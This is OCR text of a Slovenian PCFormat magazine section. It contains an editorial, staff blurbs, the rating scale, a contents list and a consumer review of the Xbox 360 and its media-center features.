
Ko se je po napornem tednu testiranja končal supertest, sem ugotovil, da so se stvari precej spremenile, odkar smo nazadnje testirali grafične kartice. Kot prvo, ATI je končno pričel dobavljati modele X1000 in kot boste lahko prebrali, so kartice iz te nove serije zelo zanimive, še posebej na cenovnem koncu. Na drugem bregu je nVidia s serijo 7800 pokazala, da jim kalifornijsko sonce še ni stopilo v glavo. No ja, mi pravimo drugače, saj nam še ni povsem jasno, kdo bo v Sloveniji kupil kartico, vredno 150.000 SIT in več. Še posebej pride do izraza realnost, ko zapustim skrivni laboratorij v našem uredništvi in se odpravim do prijateljev in znancev. Sosed si je pravkar kupil nov monitor LCD, ker ga je pestilo pomanjkanje prostora. Pa veste, katero grafično kartico uporablja? ATI Radeona 9550 z 256Mb pomnilnika. Njegov sistem daje videz, kot da bi na navadno Opel Corso obesili nove, izjemno široke pnevmatike. Videti je lepo, a kaj, ko ne gre nikamor...

P.S. Že odštevam dni, ko bo začel tarnati, da rabi novo grafično kartico...

Bela zabava

Še en iPod v seriji mnogih, a ta zna predvajati tudi video datoteke str.44

PCFormat -ovi strokovnjaki



ANDREJ POTOČNIK
Grafične kartice naj ne bi bile zdravju nevarne. Žulji na rokah, ki so posledica supertesta, govorijo drugače.

UROŠ JAUŠOVEC
Po izletu v budizem prejšnji mesec se je odločil za nove verske eksperimente. Poročilo naslednji mesec.

BARBARA BANOVIČ
Ta mesec je opravljala najtežji test od vseh opisivalcev. Tisti velikanski LCD TV-ji so imeli precej kilogramov.

ALJOŠA HANCMAN
Kot vedno je bil prvi v vrsti za testiranje mobilnih telefonov. Nekoč si bo čisto zares moral kupiti svojega.

TOMAŽ KOTNIK
Uredniku je poslal 12 e-pisem, da bi rad opisal iPod Video. Ta ga ni uslišal, da bi videl, kaj se bo zgodilo.

PETER JEŽOVNIK
Ravnokar besno menca po pisarni in se izraža mladini neprimerno. Drugače pa opisuje tudi fotoaparate.

SISTEM OCENJEVANJA

0-19% Neuporabno ali popolnoma zanič
20-49% Zametki ideje, ampak vseeno slabo
50-69% Nekaj dobrih lastnosti, vendar nič posebnega
70-79% Dobra oprema vendar ne nujen nakup
80-89% Eden najboljših v svojem razredu, toda ne najboljši
90+ Izjemno. Dobitnik nagrade *Izbor uredništva*

Tehnična plat

1. PCF laboratorij
V našem skrivnem laboratoriju testiramo opremo že od pradavnine in ocenili smo že na stotine izdelkov ter spisali celo vrsto vodičev in pomoči.

2. Izbor uredništva
Samo takrat, ko kak kos strojne opreme preseže naša pričakovanja v tehnološki dovršenosti in vrednosti, ki jo dobite za vaš denar, bo dobil to oznako.

3. Dober nakup
Kaj hitro lahko zapravite celo premoženje za nadgradnje. Tukaj spet nastopimo mi, z našim prefinjenim čutom za dobro kupljo. Ko naletimo na izdelek, ki ponuja veliko za malo denarja, mu dodelimo to oznako.


4. Radi bi slišali vaše mnenje
Našo ekipo sestavljajo računalniški navdušenci, ki pišejo za računalniške navdušence, zato bi radi slišali vaše mnenje.

PREIZKUŠENO

oprema
aplikacije
orodja

v tej številki

str.34 Xbox 360
str.38 Minitest LCD TV-jev
str.40 Zalman Reserator 1-plus
str.40 Toshiba Tecra S2
str.40 Toshiba Portégé M300
str.41 Motorola A1000
str.41 PC Prestigio Dual Core
str.42 Palm T|X
str.42 LevelOne Bluetooth Mouse BLM-3000A
str.42 SOLOnote 1559AS
str.44 iPod Video
str.44 Creative Zen MicroPhoto
str.45 Practica Luxmedia 5303
str.45 McAfee VirusScan 2006
str.46 Xara Xtreme
str.46 F-Secure Internet Security 2006
str.46 Canvas X



Izbor uredništva PCFormat

MULTIMEDIJSKI STROJ

Xbox 360

Ali bo Xbox pravšnji spremljevalec vašega PC-ja? Za vas smo poiskali skrite zaklade nove Microsoftove superkonzole

Cena Ok. 75.000 SIT (osnovni), ok. 100.000 SIT (z dodatki) **Proizvajalec** Microsoft **Na spletu** www.xbox.com

Prihod nove konzole ni nekaj, kar bi revijo, kakršna je *PCFormat*, posebej ganilo. Ampak Xbox 360 ni zgolj običajna nova konzola. Tukaj ne govorimo o še eni škatli, ki bo živela pod vašim televizorjem, poganjala igre, ki ne dosegajo kvalitete tistih na PC-ju, in ponujala zelo omejene možnosti priklopa na internet. Xbox 360 je pravi multimedijski center, pri snovanju katerega niso sklepali večjih kompromisov. Od temeljev navzgor je bil zasnovan tako, da se brez težav poveže z vašim PC-jem in brez težav povleče k sebi zvoke in slike v vseh znanih formatih.

NOVA DOBA

Seveda ta ideja ni nič kaj nova – Pinnacle Showcenter, Buffalo Linktheatre in številne druge naprave so v zadnjih nekaj letih že pokazale in v prakso uspešno vnesle prenos in prikaz multimedijskih datotek. Razlika med omenjenimi napravami in konzolo Xbox 360 je ta, da je Microsoft avtor programske opreme na obeh straneh prenosa – na PC-ju in na samem Xboxu. In kaj počne Microsoft, da bi zagotovil popolno izkušnjo, poleg tega, da je vgradil podporo za pretok podatkov na Xbox 360 v Windows Media Center Edition (in naslednje leto tudi v operacijski sistem Windows Vista)?

Marsikaj. Ampak dajmo si vzeti najprej nekaj sekund časa in spregovorimo o tem, kaj 360-ica pravzaprav je. Naprava je zgrajena okoli trijedrnega 3,2GHz procesorja s podporo hipernitnosti, ki ga je razvil IBM, vgrajenega ima še 512MB pomnilnika GDDR3 in ATI-jev grafični procesor, podoben seriji R520. Pravzaprav gre za najmočnejšo tovrstno napravo, ki ni PC, in jo je že mogoče kupiti. V napravo je vgrajene nekaj hudičevo močne, igram namenjene strojne opreme, in vse to pripomore zares impresivnim grafičnim učinkom, ki jih iztisne iz sebe. Veliko naslovov, ki je pospremilo splavitev konzole, se že lahko pohvali s senčenjem posameznih pikslov, osvetljevanjem HDR in ostalimi učinki, s katerimi se je vaš PC poigraval zadnja leta. In čeprav trenutno še ni na voljo kakšnega ubijalskega naslova, ki bi nas vrgel na zadnjico v slogu uspešnice *Halo*, se je dobrih iger nabralo kar nekaj, tako da vam ne bo dolgčas do drugega vala naslovov.

Sistem je mogoče kupiti v dveh različicah: na eni strani je cenejša, osnovna različica, na drugi strani pa dražja, a lepše zaokrožena. V osnovnem paketu Xbox 360 sta igralni plošček in kabel za priklop na televizor. Razširjen paket pa se lahko pohvali z brezžičnim igralnim ploščkom, brezžičnim vmesnikom po standardu 802.11 a/b/g, izmenljivim trdim diskom s kapaciteto 20GB, enoletno naročnino na Xbox Live Silver, slušalkami z mikrofonom in prvi mesec prodaje tudi z brezplačnim daljinskim krmilnikom za medijski center. Seveda, če želite iz naprave potegniti vse multimedijske sposobnosti, boste segli malo globlje v denarnico in mirne vesti našteli razliko v ceni za dražjo različico.

PODALJŠEK

Vemo že, da je konzola namenjena igranju iger. A kako se obnese kot medijski center? Pravzaprav prekleto dobro, če vas že zanima. Tako Vista kot Windows Media Center 2005 (z nameščenim Update Rollup 2) vsebujeta novo zbirko gonilnikov, ki naredijo operacijski sistem prijazen do 360-ice. Ko se Xbox 360 pojavi v žičnem ali brezžičnem omrežju, v katerega je vključen PC, bo operacijski sistem to zaznal in lastniku PC-ja ponudil sodelovanje z novim Xboxom. Tako se bo odprla cela serija poti za multimedijske datoteke na računalniku – razdelki My Music, My Videos in My Pictures – do katerih lahko Xbox dostopa. Na strani Xboxa se priključite na omrežje, zadevo poženete in če brezžično omrežje zahteva ključ WEP, na zaslonu Network Settings vnesete še tega. To je vse, čas je za akcijo! Zdaj ste pripravljeni, da predvajate medijske datoteke v svoji dnevni sobi. Potrebno se nam zdi, da

KAKO SMO TESTIRALI

Ustvarjanje povezave

Ni drugega načina, kako dodobra pretresti Xbox 360, kot da se zakoplješ v njegove menije in se poigraš z nastavitvami in možnostmi. Razne meritve hitrosti na napravi brez možnosti nadgradnje srca ne pomenijo dosti. Takoj ko smo napravo povezali v omrežje, jo je testni računalnik, ki je poganjal Windows XP Media Center Edition, zaznal, kar je po našem mnenju zelo prijetno in čisto dovolj preprosto za uporabo. Preprosto tudi mora biti, če želi Xbox 360 doseči uspeh pri kupcih kot podaljšek medijskega centra.

Sicer še nismo videli visoko-ločljivostnih vsebin, ki bi se predvajale prek brezžične povezave, vendar menimo, da takšna izkušnja ne bo nikoli izvedljiva brez bolečin. Pravzaprav je celo Microsoft zelo odkrito priznal, da brezžični standardi 802.11a, b in g ne zmorejo te naloge. Filmi WMV, glasba in slike pa se predvajajo brez najmanjšega zatikanja. In šele potem smo preigrali nekaj iger.

Fotografija Gavin Roberts

10 stvari, ki jih morate poskusiti...

s svojim Xboxom 360


Popeljali smo se nekaj krogov z novim Xboxom 360. Tukaj je seznam stvari, ki se jih splača videti.

To niso samo vrata za igralni plošček, veste. Poskusite še z drugimi napravami USB...

01

POVEZLJIVOST Z MEDIJSKIM CENTROM


Kot na običajnem PC-ju lahko s pomočjo Media Centra predvajate glasbo in gledate fotografije. Poleg tega pa lahko na 360-ici gledate TV program v živo, predvajate posnet material ali filme. Prav nobenega tehničnega razloga ni, da ne bi mogli tega početi tudi v Windows XP, vendar želi Microsoft prodati več sistemov Media Center Edition. Na račun manjših sposobnosti Xboxa 360 ima Microsoft namen narediti ta operacijski sistem bolj privlačen in donosen.



02

Priključitev na PC

Da bi z njim lahko dostopali do PC-ja, boste morali novi Xbox povezati v omrežje. Nato boste morali sneti in namestiti Windows Media Connect z naslova tinyurl.com/6t4ah. Ta bo obravnaval vaš Xbox 360 kot sprejemnik digitalnih multimedijskih datotek in bo vedno vključen, ko bo vključen tudi vaš PC.



03

Bodite priče novemu svetovnemu redu

Microsoft je za Xbox 360 izumil novo denarno enoto, ki se imenuje Microsoft Point. Z njo lahko kupujete igre in ostale stvari v spletni trgovini Marketplace. V prihodnosti boste s to valuto kupovali vse Microsoftove izdelke. Xbox 360 shranjuje tudi podatke o vaši založenosti s to denarno enoto, tako da dobro pazite na svoje otroke.

04

Razstavite ga in izdelajte PC

Xbox 360 sestavljajo trije mogočni procesorji Power PC, zajeten kos hitrega pomnilnika, najnovejša grafična tehnologija, vgrajena podpora za prostorski zvok in podpora za HDTV ter številni izhodi. Verjetno ne bo trajalo dolgo, da bo nekdo iz tega spet napravil PC.

05

PRIKLJUČITE SE NA XBOX LIVE

Ta storitev je bila na prvem Xboxu premalo izkoriščena, zato jo je Microsoft predelal. Postanite "zlati član" (kar vas bo na leto stalo okoli 15.000 SIT) in lahko boste igrali igre MMOG in večigralske strelske igre, ki prihajajo na Xbox 360.

06

Smejte se napajalniku

Ta zadeva je prava pošast. Je precej grda, tako da kar kliče po tem, da jo skrijete. Na srečo je kabel dolg, tako da vam napajalnik lahko služi kot obtežilnik za papir.

07

PREDVAJANJE GLASBE S PC-JA

Kliknite na okvir Media na Xboxu , nato izberite Music in Computer. Tako boste lahko predvajali datoteke MP3 in WMA z vašega PC-ja. Na tem zaslonu lahko sestavite lastne sezname glasbe za vaše igre.

08

HEJ, EMULATOR

Xbox Live Arcade ponuja številne brezplačne demo različice mnogih starih iger. Našli smo že *Robotron 2084*, *Smash! TV*, *Gauntlet* in druge klasike starih dni.

09

PREDVAJANJE OSTALE GLASBE


Prek vrat USB lahko na 360-ico priključite številne naprave, med katerimi sta tudi iPod in PSP. Zadevo preprosto priključite, na Xboxu 360 poiščite gumb Devices in prikazale se vam bodo vse datoteke...

10

Projekcije vaših slik

Pojdite v meni Pictures v razdelku Media, tu pa lahko nastavite eno izmed slik za ozadje vašega menija ali pa zaženete diaprojekcijo. Preprosto.

OD BLIZU Xbox 360



Velika prikolica
Podobno kot prenosni računalnik ali manjši PC, ima Xbox 360 ločeno napajalno enoto. Zadevščina ni videti niti najmanj privlačna ali majhna, zato pa jo lahko skrijete za televizor in ne segreva notranjosti 360-ice po nepotrebnem. Kdo ve, morda bo zadeva privabila v vašo dnevno sobo čredo opic, ki bodo izzivale ena drugo s svojimi zadnjicami. No, to pa je zabava!

Odstranite obraz
Sprednjo stran ohišja je mogoče odstraniti, kot pri telefonih Nokia in jo zamenjati z različnimi (v glavnem kičastimi) alternativami. Velik gumb na desni strani je gumb za vklop, na njegovi levi pa so gumb za ponovni zagon naprave, dve pomnilniški reži, infrardeč sprejemnik in enota CD/DVD. Na žalost ni podpore za HD-DVD.

Na zaslonu
Kot prava naprava HD zmore Xbox ločljivosti 720p ali 1080i. In nikjer ni razlika med standardnim prikazom in HD tako prepričljiva kot na dobrem monitorju. Na običajnem CRT-ju je *Perfect Dark Zero* videti malo bolje kot standardna igra za navaden Xbox. Na 20-palčnem HP-jevem monitorju pa je videti kot igra za PC. Dober zaslon vam vsekakor priporočamo, če želite delo senčnikov pikslov občudovati v vsej njihovi lepoti.

Polna shramba
V dražjem paketu boste našli tudi 20GB trdi disk, ki ga pritrdite na napravo, mogoče pa ga je kupiti tudi posebej (cena v času pisanja članka še ni bila znana). Za igranje iger ga sploh ne potrebujete, vam bo pa prišel prav pri predvajanju medijskih datotek. Nanj lahko shranite slike, glasbo in filme, ki ste jih sneli z Xboxove spletne trgovine (Xbox Marketplace). Ne boste pa mogli filmov nanj prenesti kar prek povezave USB – vaš posrednik bo moral biti PC.

Nadzirajte ga
Igralni plošček za Xbox 360 dobite v dveh okusih: z žico ali brez. Poleg tega je zadeva še združljiva s PC-jem – enega smo priključili na PC s sistemom Windows XP in vse, kar je bilo potrebno, je bilo samodejno iskanje gonilnikov na spletu in zadeva je delovala pravilno brez vsake kalibracije. Če smo odkriti, gre za boljši igralni plošček od večine tistih, ki jih najdete na tržišču za PC-je. Tudi če ne navijate za 360-ico, boste nad igralnim ploščkom navdušeni.


povemo še tole – za prenos glasbe in slik lahko uporabite tudi standarden sistem Windows XP, vendar bo prenos filmov zavrnjen. Če želite gledati filme, boste potrebovali MCE ali Vista. Malo hecno, res, upamo pa, da se bo našel kak programer, ki bo našel pot okoli tega.

Celoten sistem prenašanja datotek je strašno preprost. In prav je tako – če želi Microsoft doseči vsesplošno razširjenost novega Xboxa, Windows XP MCE in Vista, potem jim mora biti glavna prioriteta čim bolj preprost proces povezovanja. Ampak Viste še ni in XP MCE je morda preveč ozko usmerjen operacijski sistem. To je eden od razlogov, da se Microsoft ob lansiranju konzole osredotoča predvsem na promoviranje iger. Vendar pa na velika vrata to zimo prihajajo tudi PC-ji z zasnovo medijskega centra. Dodajte k temu še prihod operacijskega sistema Windows Vista naslednje leto in lahko si predstavljate, kako velika baza uporabnikov je naenkrat lahko pred nami. V roku enega leta bomo priča veliko močnejši prisotnosti Xboxa 360 kot medijskega centra oziroma podaljška medijskega centra.

ZAJEC V KLOBUKU

Ampak vsi seveda ne bomo čakali eno leto – že samo dejstvo, da berete ta članek, kaže na to, da želite ostati v koraku s tehnološkim razvojem. In če imate povrhu vsega nameščen še XP MCE z Rollup 2, lahko že takoj zdaj začnete prenašati in predvajati podatke na Xboxu 360. Stvar deluje nekako takole:

Ko vzpostavite omrežno povezavo in se povežete s PC-jem, kot smo opisali že prej, lahko pritisnete gumb za delo z medijskim centrom na vašem daljinskem krmilniku ali igralnemu ploščku in znašli se boste v meniju medijskega centra 360-ice – ta je pravzaprav identičen tistemu v XP MCE. Od tukaj lahko gledate digitalni TV program ali brskate po seznamu filmov, slik ali glasbe na vašem PC-ju. Vse to lahko nato predvajate neposredno na zunanji napravi, na katero je Xbox priključen (recimo na televizijskem sprejemniku).



Vam ni všeč svetla sprednja stran? Zamenjajte jo za kaj bolj pisanega.

